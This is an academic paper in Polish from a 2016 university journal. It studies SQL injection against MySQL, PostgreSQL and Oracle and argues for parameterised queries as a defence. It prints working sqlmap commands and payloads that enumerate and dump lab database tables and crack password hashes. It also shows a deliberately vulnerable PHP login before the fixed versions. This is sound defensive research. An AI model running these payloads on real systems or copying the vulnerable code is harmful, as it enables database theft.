ZESZYTY NAUKOWE POLITECHNIKI RZESZOWSKIEJ 294, Elektrotechnika 35
RUTJEE, z. 35 (2/2016), kwiecień-czerwiec 2016, s. 47-56

Michał DYMEK[1]
Mariusz NYCZ[2]
Alicja GERKA[3]

ANALIZA STATYCZNYCH METOD OBRONY PRZED ATAKAMI SQL INJECTION

W artykule zaprezentowano analizę podatności systemów bazodanowych na ataki typu SQL Injection. Praca rozpoczyna się od przedstawienia charakterystyki analizowanego ataku w kontekście baz danych. Bazy danych, pomimo kluczowego znaczenia w infrastrukturze wszelakich systemów odznaczają się niedostatecznym poziomom zabezpieczeń, co w konsekwencji może prowadzić do poważnych strat. Podstawowym zagrożeniem są ataki SQL Injection, na które obecnie nie występują zewnętrzne mechanizmy obrony. W tym celu zostało zaproponowane rozwiązanie zabezpieczające systemy bazodanowe polegające na odpowiednim przygotowaniu kodu, który obsługuje dynamiczne zapytania do bazy danych. Testy wykazały dużą skuteczność zabezpieczeń przed aktualnie znanymi atakami SQL Injection. Artykuł adresowany jest do administratorów baz danych w szczególności na potrzeby usług webowych.

Słowa kluczowe: bazy danych, bezpieczeństwo, podatność, sqlmap

1. Wprowadzenie

Aplikacje webowe stały się praktycznie nieodłącznym elementem naszego współczesnego życia codziennego. Na przykład: jeśli realizujemy zakupy w sklepie internetowym, wypożyczamy książkę z internetowego księgozbioru biblioteki, rezerwujemy bilet na samolot, mecz, czy nawet logujemy się do portali internetowych; korzystamy z aplikacji webowej, która najprawdopodobniej działa w oparciu o relacyjną bazę. Dlatego niezwykle istotnym jest zapewnienie wysokiego poziomu bezpieczeństwa baz danych, tak, aby zapewnić informacjom wprowadzanym podczas realizacji transakcji, poufność i integralność. Jednak w praktyce jest to niezwykle trudny i złożony proces.

[1]Michał Dymek, Politechnika Rzeszowska, dymek.m@outlook.com
[2]Autor do korespondencji: Mariusz Nycz, Politechnika Rzeszowska, Katedra Energoelektroniki, Elektroenergetyki i Systemów Złożonych, mnycz@prz.edu.pl
[3]Alicja Gerka, Politechnika Rzeszowska, 137406@stud.prz.edu.pl

Najpoważniejszym oraz najczęściej występującym zagrożeniem dotyczącym systemów bazodanowych jest obecnie SQL Injection [1]. Pomimo powszechnie znanej skali problemu, większość instytucji nie zdaje sobie sprawy jak istotny i destrukcyjny wpływ na aplikacje internetowe, systemy e-commerce oraz bardzo wiele innych systemów, które działają w oparciu o relacyjne bazy danych może mieć to zagrożenie. W podatnym na atak SQL Injection środowisku informatycznym, może dojść do ujawnienia wszystkich informacji przechowywanych w bazie danych, takich jak loginy użytkowników, hasła, numery kart płatniczych, adresy, numery telefonów i wiele, wiele innych poufnych informacji.

Czym więc jest SQL Injection? Jest to podatność, ukierunkowana na aplikacje internetowe, dająca atakującemu możliwość „wstrzyknięcia" do bazy danych, dodatkowego, własnego zapytania SQL. Atak jest możliwy do wykonania na aplikacjach, które w nieodpowiednim stopniu, lub nie realizują filtrowania zapytań wysyłanych do bazy danych. W konsekwencji aplikacja wyśle zapytanie do bazy, które zostanie wykonane tak samo jak zapytanie, do którego kod został „doklejony". Skutecznie wykonany atak może dać możliwość odczytania, zmiany, wstawienia nowych czy usunięcia danych z bazy, możliwość ominięcia mechanizmów zabezpieczających. W przypadkach szczególnie niezabezpieczonej bazy danych, atakujący może uzyskać dostęp do wykonywania poleceń systemowych z poziomu bazy danych oraz tworzyć i odczytywać pliki systemowe [2, 3].


W związku z ogromnym zagrożeniem wynikającym z tego typu ataków opracowanych zostało kilka sposobów zapobiegania wstrzykiwaniu własnych fragmentów zapytań. Jednak pomimo podjętych działań nie spowodowały one wyeliminowania problemu. Wynika to głównie z powodu dużej elastyczności języka SQL. Relacyjne systemy bazodanowe, projektowane w oparciu o język SQL umożliwiają duże spektrum działania dla twórcy aplikacji, co jest zarazem zaletą i wadą. Jednym ze sposobów ochrony przed tym atakiem są bazujące na sygnaturach systemy IDS/IPS, których zadaniem jest wyszukiwanie i usuwanie pakietów skierowanych do bazy danych zawierających kod SQL Injection. Wadą tego rozwiązania jest statyczny charakter sygnatur, gdzie modyfikacja jednego parametru w przesyłanym kodzie, powoduje nie wykrycie ataku [2].

2. Statystyczne ujęcie problemu

W 2014 roku, organizacja Trustwave zajmująca się wspomaganiem zwalczania cyberprzestępczości szczególnie w obszarach biznesowych, przeprowadziła badania podatności aplikacji webowych za pomocą Trustwave App Scanner i zidentyfikowała niespełna 18 tysięcy podatności, z czego co najmniej jedną podatność posiadało aż 98 procent przetestowanych stron internetowych. Mediana ilości podatności przeliczana na jedną przetestowaną stronę wzrosła w


stosunku do poprzedniego roku o 43 procent i wyniosła 20 podatności. Aż 17 procent wykrytych zagrożeń stanowiły różne warianty SQL Injection [5].

Zestawienie dziesięciu najpopularniejszych metod ataku na aplikacje webowe, również pokazuje pewną zależność. Wszystkie rodzaje ataków zachowały niemal jednakowy udział w 2014 jak w 2015 roku, natomiast ilość ataków SQL Injection wzrosła o około 5 punktów procentowych [1].



Rys. 1. Najpopularniejsze typy ataków wg. raportu hackmageddon.com

Fig. 1. The most popular attack techniques according to hackmageddon.com report



Rys. 2. Ilość wykrytych rodzajów podatności na SQL Injection wg. nvd.nist.gov

Fig. 2. The number of detected types of SQL injection vulnerabilities according to nvd.nist.gov

Zaskakujące jednak jest to, że wzrost ilości odnotowanych ataków wcale nie idzie w parze z ilością odkrytych luk bezpieczeństwa wykorzystujących technikę wstrzykiwania zapytań SQL.

Świadczyć to może przede wszystkim o tym, że aplikacje tworzone przez programistów nadal nie są odpowiednio zabezpieczane przed SQL Injection. Mimo, że ilość zgłaszanych podatności nie jest wielka w stosunku do pozostałych, ponieważ stanowi około 9% wszystkich wykrytych luk od 1998 roku, to nadal nie możemy sobie z nimi poradzić.

3. Analiza podatności systemów bazodanowych

3.1 Testy lokalne

Ataki typu SQL Injection, a w szczególności blind SQL Injection, pochłaniają ogromne zasoby czasu, gdyby były przeprowadzane manualnie. Do tych celów powstało narzędzie sqlmap. Jest to jedno z najpopularniejszych narzędzi do przeprowadzania ataków SQL Injection na aplikacje www. Nie jest programem uniwersalnym gdyż potrzebuje specyficznych warunków do działania, lecz w większości przypadków sprawdza się bardzo dobrze. Do jego działania wystarczy podać adres strony wraz z żądaniami typu GET a sqlmap będzie potrafił przetestować jej podatność wieloma zaimplementowanymi atakami [6].

Wykorzystane bazy danych:

1. MySQL – wersja 5.7
2. PostgreSQL – wersja 9.3.10
3. Oracle SQL – Oracle Database Express Edition 11g

Wszystkie trzy powyższe systemy zostały wybrane z powodu ich największej popularności, zainstalowane zostały ich najnowsze wersje, aby testy penetracyjne były jak najbardziej wiarygodne oraz zbliżone do aktualnych warunków panujących w Internecie.

Strona internetowa wykorzystana w ataku została napisana w języku HTML oraz PHP. Była to prosta aplikacja webowa, na której znajdował się panel logowania, spis dostępnych tematów oraz przyciski do ich rezerwacji.

Aby rozpocząć skanowanie narzędziem sqlmap, należy na stronie internetowej, którą chcemy przetestować, znaleźć podatną podstronę, która przekazuje parametrami informacje do zapytań, które następnie wędrują do bazy danych. Dla zainstalowanej tutaj strony będzie to na przykład link:

```
localhost/register.php?typ=premiowane&id=1
```

Wykorzystując wbudowane narzędzie sqlmap w systemie Kali Linux w linii poleceń wpisujemy:

```
sqlmap -u "192.168.1.114/register.php?typ=premiowane&id=1"
```

Jest to wywołanie programu sqlmap z opcją -u, w której podany adres URL określa cel ataku. Efektem działania tego narzędzia, bez podanych żadnych dodatkowych parametrów są odkryte podatności w tej aplikacji webowej oraz payload który został wysłany.

Dla bazy danych MySQL wykryte zostały następujące podatności:

```
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: typ=premiowane&id=1 AND 9593=9593

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: typ=premiowane&id=1 AND (SELECT 4223 FROM(SELECT COUNT(*),CONCAT(0x716d737a71,(SELECT (CASE WH
EN (4223=4223) THEN 1 ELSE 0 END)),0x7173787971,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS G
ROUP BY x)a)

    Type: UNION query
    Title: MySQL UNION query (NULL) - 1 column
    Payload: typ=premiowane&id=-7595 UNION ALL SELECT CONCAT(0x716d737a71,0x6d6e4553647352697a63,0x71737879
71)#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: typ=premiowane&id=1 AND SLEEP(5)
---
[17:38:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.12
back-end DBMS: MySQL 5.0
[17:38:42] [INFO] fetched data logged to text files under '/usr/share/sqlmap/output/192.168.1.114'

[*] shutting down at 17:38:42
```

Rys. 3. Zrzut ekranu przedstawia wykryte podatności za pomocą narzędzia SQLMAP

Fig. 3. Screenshot shows discovered vulnerabilities from SQLMAP tool

Widać, że zostały odkryte 4 możliwe rodzaje SQL Injection do użycia w testowaniu tej bazy. Jest ona podatna, na co najmniej te cztery ataki. Jest to atak boolean-based blind na parametrze id za pomocą doklejenia tautologii AND 9593=9593; error-based za pomocą AND oraz WHERE i HAVING; UNION oraz AND/OR time-based blind.

Wyświetlone zostały również informacje o systemie operacyjnym, na którym baza jest zainstalowana, wersja serwera www oraz wersja samej bazy danych. Wszystkie te informacje są wyciągnięte za pomocą SQL Injection i pokrywają się z rzeczywistością.

Aby odkryć, jakie schematy zostały utworzone w obrębie tego systemu bazodanowego użyta zostanie opcja --dbs na końcu polecenia.

```
sqlmap -u "192.168.1.114/register.php?typ=premiowane&id=1" --dbs
```

```
available databases [6]:
[*] baza
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Rys. 4.Wykryte schematy baz danych, zainstalowane w testowym środowisku MySQL

Fig. 4. Discovered database schemas from MySQL test environment

Następnie za pomocą opcji --tables oraz -D wskazująca, z której bazy chcemy wyświetlić tabele, uzyskujemy następujący zrzut.

```
sqlmap -u "192.168.1.114/register.php?typ=premiowane&id=1" --tables -D
baza
```

```
Database: baza
[5 tables]
+-------------+
| admins      |
| java        |
| premiowane  |
| standardowe |
| users       |
+-------------+
```

Rys. 5. Wykryte tabele w schemacie „baza”

Fig. 5. Discovered tables from „baza” schema

Aby wyświetlić zawartość tabeli używamy opcji --dump oraz -T oraz -D aby doprecyzować o jaką chodzi tabelę i w jakiej bazie.

```
sqlmap -u "192.168.1.114/register.php?typ=premiowane&id=1" --dump -T
admins -D baza
```

```
Database: baza
Table: admins
[3 entries]
+----+-----------+-----------+
| id | username  | password  |
+----+-----------+-----------+
| 1  | admin     | haslo     |
| 2  | user      | p@ssw0rd  |
| 3  | test_user | qwerty123 |
+----+-----------+-----------+
```

Rys. 6. Zrzut zawartości tabeli admins

Fig. 6. Dump of admins table

Sprawdzając za pomocą phpMyAdmin, widać, że dane uzyskane atakiem rzeczywiście się zgadzają, a sam atak trwa około kilku sekund.

Przeprowadzając testy na trzech różnych systemach bazodanowych dla pięciu różnych typów ataku za pomocą narzędzia sqlmap, tak prezentują się wyniki:

Tabela 1. Odkryte podatności w trzech testowanych systemach bazodanowych

Table 1. Discovered vulnerabilities in three tested database systems

	MySQL	*PostgreSQL*	*Oracle XE 11.2*
Boolean-based blind	podatny	podatny	podatny
Time-based blind	podatny	podatny	odporny
Error-based	podatny	odporny	odporny
UNION query based	podatny	podatny	podatny
Stacked queries	odporny	podatny	odporny

Dla testowanego systemu PostgreSQL dodatkowo przeprowadzona została próba odgadnięcia hasła dla istniejących użytkowników. Hasło użytkownika *user* znajdowało się w słowniku zaimplementowanym w narzędziu sqlmap, dlatego nie było dla niego problemem, że przechowywane hasła są zahaszowane algorytmem MD5. Całość trwała 10 sekund.

```
[14:01:24] [INFO] starting dictionary-based cracking (postgres_passwd)
[14:01:24] [INFO] starting 4 processes
[14:01:34] [INFO] cracked password 'qwerty' for user 'user'
database management system users password hashes:
[*] postgres [1]:
    password hash: md5883cb7a79bd5b81de89a7a3bc0a2b76e
[*] user [1]:
    password hash: md577b64b2ae80b052e46c1c3d2b8919791
    clear-text password: qwerty
```

Rys. 7. Zrzut zaszyfrowanych haseł użytkowników systemu bazodanowego PostgreSQL

Fig. 7. Dump of user password hashes from PostgreSQL

3.2 Testy środowiskowe

Dodatkowo przeprowadzone zostały drobne, nieinwazyjne testy, polegające wyłącznie na dopisaniu znaku apostrofu do żądań GET wysyłanych przez przeglądarki do warstwy logicznej aplikacji web, aby sprawdzić jak się zachowują przy wpisywaniu innych wartości niż zgodnie z zamierzeniem programisty.

Testy te pokazały, że na kilkadziesiąt losowo wybranych stron internetowych jednostek samorządu terytorialnego w Polsce, co najmniej w kilkunastu istniało podejrzenie o możliwości przeprowadzenia takich ataków ze względu na brak filtrowania wprowadzanych treści. Konkretne szczegóły, z powodu możliwych zagrożeń, nie mogą zostać opublikowane.

Kolejne próby oraz bardziej szczegółowe testy jednak nie były przeprowadzane gdyż testy penetracyjne wykonywane bez wyraźnej zgody są łamaniem prawa. Ukazuje to jednak, że podatność na ataki SQL Injection to nie jest problem nieistniejący i, że zbyt mało osób zdaje sobie z tego sprawę, jakie zagrożenia czyhają w sieci i jak proste są to do przeprowadzenia ataki.

4. Mechanizmy obrony

Jak można zauważyć po przeprowadzonych testach, nieodpowiednio napisane aplikacje wykorzystujące dynamiczne budowanie zapytań języka SQL stanowią poważne zagrożenie dla znajdujących się w bazie poufnych danych. Jedną z bezpieczniejszych alternatyw do dynamicznego budowania zapytań, jaką można zastosować są interfejsy API, które pozwalają na dodawanie parametrów zapytań, jako *binded variables*. W języku polskim funkcja ta została nazwana bindowaniem zmiennych, co jest niezbyt adekwatne. Lepiej oddające charakter tej funkcji jest słowo *podpinanie*. Używając tak zwanych zapytań parametryzowanych, zabezpieczamy się przed SQL Injection, ponieważ podpinanie polega właściwie na przeniesieniu łączenia danych z przygotowanym zapytaniem z warstwy logicznej na system bazodanowy. Do bazy wysyłamy tak naprawdę szkielet zapytania ze specjalnie określonymi polami, do których później wstawiane są dane, przesłane za pomocą specjalnej metody, gdzie możemy dodatkowo określić ich typ.

Przykładem formularza logowania podatnego na SQL Injection może być następujący kod:

```
$login=$_POST['uname'];
$password=$_POST['password'];

$sql="SELECT * FROM users WHERE username='$login' and
password='$password'";

$result=mysqli_query($link, $sql);
$count=mysqli_num_rows($result);

if($count)… /*Logowanie udane*/
```

Język PHP posiada kilka frameworków, które mogą zostać użyte do bezpiecznego łączenia się z bazą danych za pomocą parametryzowanych zapytań. Są to między innymi PHP Data Objects (PDO) oraz pakiet dedykowany bazie MySQL - mysqli.

Pakiet mysqli, dostępny od wersji 5.x języka PHP umożliwia łączenie się z bazą MySQL w wersji, co najmniej 4.1. Jest jednym z najczęściej wykorzystywanych interfejsów do połączeń z MySQL i obsługuje łączenie zmiennych za pomocą znaku zastępczego ‘?’-pytajnika.
Przykładowe zabezpieczenie formularza logowania wykorzystując to API:

```
$sql="SELECT username FROM admins WHERE username=? and password=?";
$stm=$link->prepare($sql);
$stm->bind_param("ss",$login,$password);
$stm->execute();
$stm->store_result();
$stm -> fetch();
$count=$stm->num_rows;
if($count) … /*Logowanie udane*/
```

PHP Data Objects to nowoczesny interfejs zaprojektowany dla języka PHP od wersji 5.1, służący do komunikacji z bazami danych. Jego największą zaletą jest uniwersalność. Jest oparty na sterownikach do poszczególnych baz danych, z których każdy udostępnia podstawowe metody do obsługi swojej bazy, identyczne z pozostałymi, oraz dodaje własne, szczególne metody do obsługi dodatkowych funkcjonalności konkretnego systemu bazodanowego.
Przykładowe wykorzystanie:

```
$stmt = $db->prepare('SELECT * FROM users WHERE username=? and
password=?');
$stmt->bindValue(1, $_POST['uname'], PDO::PARAM_STR);
$stmt->bindValue(2, $_POST['password'], PDO::PARAM_STR);
$stmt->execute();
$userRow=$stmt->fetch(PDO::FETCH_ASSOC);
if($userRow) … /*Logowanie udane*/
```

Powyższy kod, z racji, że jest wieloplatformowy, przetestowany został oprócz systemu bazodanowego MySQL również w PostgreSQL oraz Oracle Database XE 11.2.
Testy podatności za pomocą narzędzia sqlmap potwierdzają, że zabezpieczenie zostało wykonane poprawnie, ponieważ nawet na najwyższym poziomie testów, po wysłaniu około 31 tysięcy różnych payloadów, żadne możliwe podatności nie zostały odnalezione na żadnym z trzech badanych systemów.

5. Wnioski

Na podstawie przeprowadzonych testów penetracyjnych na trzech różnych systemach bazodanowych można wyciągnąć wniosek, że niezależnie od użytego systemu, jeśli nie jest on poprawnie skonfigurowany, przechowywane dane są poważnie narażone na ataki.

W kwestii bezpieczeństwa nie było dużej różnicy pomiędzy wszystkimi trzema systemami bazodanowymi. Najwięcej podatności na ataki zostało wykrytych przy skanowaniu PostgreSQL za pomocą sqlmap, natomiast to czy tych zagrożeń jest dziesięć czy jedno, nie ma najmniejszego znaczenia. Sqlmap tak czy inaczej będzie potrafił wydobyć wszystkie informacje z bazy danych. Natomiast, jeśli chodzi o manualne ataki to w tej kwestii najgorszy jest MySQL. Ze względu na swoją popularność w Internecie istnieje mnóstwo artykułów traktujących o tym jak zaatakować MySQL za pomocą SQL Injection. W teście przeprowadzonym za pomocą sqlmap, najmniej podatności wykrytych zostało przy Oracle Database, co jednak nie powinno dziwić gdyż jest to komercyjne rozwiązanie. Mimo, że wersja XE to wersja darmowa to na pewno posiada ona wiele rozwiązań stosowanych w wersjach wyższych, lecz z ograniczonymi funkcjami.

Przeprowadzenie identycznych ataków po zabezpieczeniu baz zgodnie z zaleceniami pokazało, że darmowe rozwiązania wcale nie odstają i również po-

trafią być bezpieczne, lecz jak zwykle, przy obecnym postępie technologicznym to człowiek był najsłabszym ogniwem i to jego niewiedza mogła skutkować wystawieniem systemu bazodanowego na bezproblemowe ataki. Wystarczy nawet odpowiednio napisana strona internetowa, z wykorzystaniem biblioteki PDO oraz prepared statements i od razu otrzymujemy zdecydowaną poprawę bezpieczeństwa. Pamiętać należy jednak, że żadne rozwiązanie nie jest w 100% bezpieczne.

Literatura

[1] http://www.hackmageddon.com/2016/01/11/2015-cyber-attacks-statistics/ [dostęp: 4 marca 2016 r.].

[2] Sadeghian A; Zamani M; Ibrahim S.: SQL Injection is Still Alive:A Study on SQL Injection Signature Evasion Techniques. Advanced Informatics School Universiti Teknologi Malaysia, Kuala Lumpur, Malaysia, 2013.

[3] Clarke J.: SQL Injection Attacks and Defense, Syngress Publishing, Inc., Burlington 2012.

[4] https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005) [dostęp: 4 marca 2016 r.].

[5] https://www2.trustwave.com/rs/815-RFM-693/images/2015_TrustwaveGlobalSecurityReport.pdf [dostęp: 6 marca 2016 r.].

[6] https://github.com/sqlmapproject/sqlmap [dostęp: 6 marca 2016 r.].

ANALYSIS OF STATIC METHODS OF DEFENSE AGAINST SQL INJECTION

S u m m a r y

The article presents an analysis of SQL Injection vulnerabilities. The work begins with the presentation of the characteristics of the attack analyzed in the context of database. Databases, despite the key role in the infrastructure of many kinds of systems are characterized by insufficient level of security, which in turn can lead to serious loses. The main threat are SQL Injection attacks, which currently does not have external defense mechanisms. For this purpose, there is a solution to increase the security of database systems, involving the proper preparation of the code that supports dynamic database queries. Tests have shown high effectiveness of protection against currently known SQL Injection attacks. Article is aimed at database administrators in particular for Web services.

Keywords: databases; security; vulnerability; sqlmap;

DOI: 10.7862/re.2016.9

Tekst złożono w redakcji: maj 2016
Przyjęto do druku: czerwiec 2016